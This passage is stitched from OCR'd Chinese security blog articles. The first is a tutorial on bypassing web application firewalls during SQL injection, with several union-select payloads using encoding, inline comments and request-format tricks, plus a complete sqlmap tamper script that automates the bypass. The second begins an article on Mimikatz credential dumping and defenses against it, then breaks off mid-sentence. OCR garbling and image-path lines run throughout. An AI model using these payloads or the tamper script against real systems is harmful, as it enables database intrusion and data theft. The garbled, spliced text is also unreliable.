    =1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=
    1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1
```

&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1 union select 1,2,schema_name %0a/!from/information_schema.SCHEMATA



姿势五：GET+POST


一个历史久远的逻辑问题了，当同时提交 GET、POST 请求时，进入 POST 逻辑，而忽略了 GET 请求的有害参数输入,可轻易 Bypass。

访问如下 URL：

/test.php?id=1 union select 1,2,schema_name from information_schema.SCHEMATA

POST 数据如下：

aaa



势 multipart/form-data

将 Post、Get 数据包转为上传 multipart/form-data 格式数据包，利用协议解析的差异，从而绕过 SQL 防御。


```
------WebKitFormBoundaryACZoaLJJzUwc4hYM

Content-Disposition: form-data; name="id"

1 union /* !select*/ 1,2,schema_name   这          Enter 换

from information_schema.SCHEMATA

------WebKitFormBoundaryACZoaLJJzUwc4hYM--
```

如果转换数据包进行绕过呢?

首先，新建一个 html 页面:

```
<html>

<head></head>

<body>

<form action="http://192.168.204.128/test.php" method="post"
    enctype="multipart/form-data">

<input type="text" name="id">

<input type="submit">

</form>

</body>

</html>
```

然后，在浏览器打开并在输入框中输入参数，抓包发送到 Repeater，进一步构造 Payload 获取数据。



姿势七：编码绕过


客户端对 Payload 进行编码，服务端能够自动进行解码，这时候就考验 WAF 的编码解码能力了，如果 WAF 不能进行有效解码还原攻击向量，可能导致绕过，常见编码如 URL 编码、unicode 编码（IIS）、宽字节编码等。

这个地方虽然 URL 编码也能绕过获取数据，主要是因为 WAF 对 POST 的防御规则太过于松散，union select 随便绕，select from 用 %0a 就可以解决，主要分享一下编码绕过的思路。

/test.php?id=1

POST 数据如下：

```
id=1 %55nion %53elect/* !1,2,schema_name %0aFROM
     information_schema.SCHEMATA* /
```




姿势八：%0a + 内联注释

利用 Mysql 数据库的一些特性，绕过 WAF 的防御规则，最终在数据库中成功执行了 SQL，获取数据。

http://192.168.204.128/test.php

POST 数据如下：

```
id=1 union%0a/* !12345select* / 1,2,schema_name%0a/* !12345from
    */information_schema.SCHEMATA
```




0x03 自动化 Bypass

当测试出绕过 WAF SQL 注入防御的技巧后，可通过编写 tamper 脚本实现自动化注入，以姿势八：%0a+内联注释为例，主要是针对 union select from 等关键字替换，Payload 中的部分关键字可能会被 waf 拦截，需要一步步调试，测试，总结规律。


tamper 脚本：

```
#!/usr/bin/env python

"""
write by Bypass
"""
from lib.core.enums import PRIORITY
from lib.core.settings import UNICODE_ENCODING
__priority__ = PRIORITY.LOW
def dependencies():
    pass
def tamper(payload, **kwargs):
    """
    Replaces keywords
    >>> tamper('UNION SELECT id FROM users')
    'union%0a/*!12345select*/id%0a/*!12345from*/users'
    """
    if payload:
        payload=payload.replace(" ALL SELECT ","%0a/*!12345select*/")
        payload=payload.replace("UNION SELECT","union%0a/*!12345select*/")
        payload=payload.replace(" FROM ","%0a/*!12345from*/")
        payload=payload.replace("CONCAT","CONCAT%23%0a")
        payload=payload.replace("CASE ","CASE%23%0a")
        payload=payload.replace("CAST(","/*!12345CASt(*/")
        payload=payload.replace("DATABASE()","database%0a()")
    return payload
```



加载 tamper 脚本，可成功获取数据



这边也分享一下，另一个比较简单的自动化注入的方法，就是使用超级 SQL 注入工具，利用这边提供的注入绕过模块，结合日志中心的测试记录，可以很方便的进行调试，然后保存绕过模板，方便下次调用。



利用前面的关键字符进行替换，自动化注入获取数据库数据：



0x04 END

分享了几种有意思的绕过思路，主要利用了 WAF 层的逻辑问题，数据库

层的一些特性，服务器层编码解析、参数获取的差异。其中借鉴和学习了不少前辈们的思路，受益匪浅，学习，沉淀，总结，分享，周而复始。

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。

Mimikatz 攻防杂谈

原创： hl0rey 信安之路 2018-09-06


前几天看到了老外一篇讲 mimikatz 防御的文章，感觉行文思路还不错，但是内容稍有不足，国内也有一篇翻译，但是只是照着错误翻译的，所以就萌生了把那篇优秀文章，翻译复现，并加入其它一些内容，本文只是抛砖引玉，文中有错误的话，欢迎吐槽。

mimikatz 在内网渗透中是个很有用的工具。它可能让攻击者从内存中抓到明文密码。大家都知道这个工具很厉害，微软肯定也知道了，所以就搞了一些安全防护机制让 mimikatz 抓不到密码。但是在 win2008 之前的系统上还是能抓到密码的。一般情况下，只要有本地管理员权限就能从内存中抓出密码。通常抓到密码之后就可以进行横向移动和提权。


Debug Privilege

在 windows 里，调试权限可以用来调试进程，甚至是调试内核。对于 mimikatz 来说，通常套路来说，他想去读取内存就得获取调试权限，然后去打开进程。默认情况下，本地管理员组是由这个权限的。但是，除非管理员是个程序员，一般他应该用不到这种权限。

本地安全策略是默认给管理员组权限的。



然而，域的默认组策略在这一项是没有定义的。



按照 windows 策略的效力位阶，最终是管理员组拥有该权限。

补充下效力位阶：


认 *话 优*

级 优 级 为 local policy >site policy >domain policy


>ou policy 组织单

不同配置对 mimikatz 的影响


默认情况下，成功取得调试权限。



把拥有调试权限的组设置为空。注销再次登陆。



运行 mimikatz，获取调试权限失败。



WDigest

WDigest 协议早在 xp 时代就已经引入了。当时这个协议设计出来是把明文密码存在 lsass 里为了 http 认证的。默认在 win2008 之前是默认启用的。那么攻击者就能从中获取到明文。


但是在 win2008 之后的系统上，默认是关闭的。如果在 win2008 之前的系统上打了 KB2871997 补丁，那么就可以去启用或者禁用 WDigest，配置如下键值：

